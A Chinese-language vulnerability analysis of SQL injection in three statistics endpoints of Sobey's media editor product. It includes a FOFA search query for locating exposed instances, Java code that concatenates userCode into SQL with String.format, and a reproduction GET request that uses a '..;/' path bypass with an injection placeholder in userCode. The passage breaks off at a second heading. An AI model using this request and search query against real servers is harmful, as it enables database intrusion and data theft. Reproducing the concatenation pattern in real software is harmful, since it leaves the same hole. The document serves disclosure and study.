漏洞简介
索贝产品中的 /sobey-mchEditor/mch/Jzt/statistics/countJztArticle、countJztTWArticle和countJztMonthsDetailArticle接口存在SQL注入漏洞,攻击者可以通过构造恶意的SQL语句,获取数据库中的敏感信息,甚至可能导致数据库被完全控制。
影响版本
fofa语法
icon_hash="689611853"||app="SOBEY-融媒体" || body="You need to enable JavaScript to run this app" && header="Sobey"
漏洞分析
countJztArticle
根据漏洞信息看下mch/Jzt/statistics/countJztArticle的实现逻辑
public Response countJztArticle(@RequestParam("token") String token, @RequestParam("siteCode") String siteCode, @RequestParam(value = "startTime",required = false) Long startTime, @RequestParam(value = "endTime",required = false) Long endTime, @RequestParam(value = "isTw",required = false,defaultValue = "0") String isTw, @RequestParam(value = "isRenYuan",required = false,defaultValue = "0") String isRenYuan, @RequestParam(value = "userCode",required = false) String userCode) {
    List args = new ArrayList();
    StringBuffer sqlBuffer = new StringBuffer("select zcnarticle.id ");
    sqlBuffer.append(" , (select zcchannel.channelname from zcchannel inner join zccatalog on zccatalog.prop3 = zcchannel.ChannelID ");
    sqlBuffer.append(" where zccatalog.ID = zcnarticle.catalogID) as channelName ");
    sqlBuffer.append(" , (select zcchannel.channelid from zcchannel inner join zccatalog on zccatalog.prop3 = zcchannel.ChannelID ");
    sqlBuffer.append(" where zccatalog.ID = zcnarticle.catalogID) as channelid ");
    sqlBuffer.append("  from zcnarticle  ");
    sqlBuffer.append(" , ( select  distinct zcnarticle.id as articleid from zcnarticle where 1=1 ");
    if (isTw.equals("0")) {
        SchemaSQLUtil.appendInCondition(sqlBuffer, "zcnarticle.status", ARTICLE_PUBLISH_STATUS_LIST);
    } else {
        SchemaSQLUtil.appendInCondition(sqlBuffer, "zcnarticle.status", ARTICLE_WRITE_STATUS_LIST);
    }

    if (!isRenYuan.equals("0")) {
        sqlBuffer.append(String.format(" and zcnarticle.createUserCode= '%s' ", userCode));
    }
代码一看就很明了了,当isRenYuan不等于0时,userCode无任何过滤或校验,被直接拼接在SQL语句中,从而造成了SQL注入漏洞。
如果没有String.format,就不存在,因为默认的append方法底层是参数化查询。

countJztTWArticle
其实和上面的countJztArticle一样的处理逻辑

countJztMonthsDetailArticle
和上面的countJztArticle一样的处理逻辑
漏洞复现
countJztArticle
GET /sobey-mchEditor/js/..;/mch/Jzt/statistics/countJztArticle?siteCode=&token=&userCode=admin&channelId=1&isRenYuan=1&userCode='SQLI_POC HTTP/1.1
Host: sobey.mrxn.net

成功利用报错注入在响应回显当前数据用户
countJztTWArticle
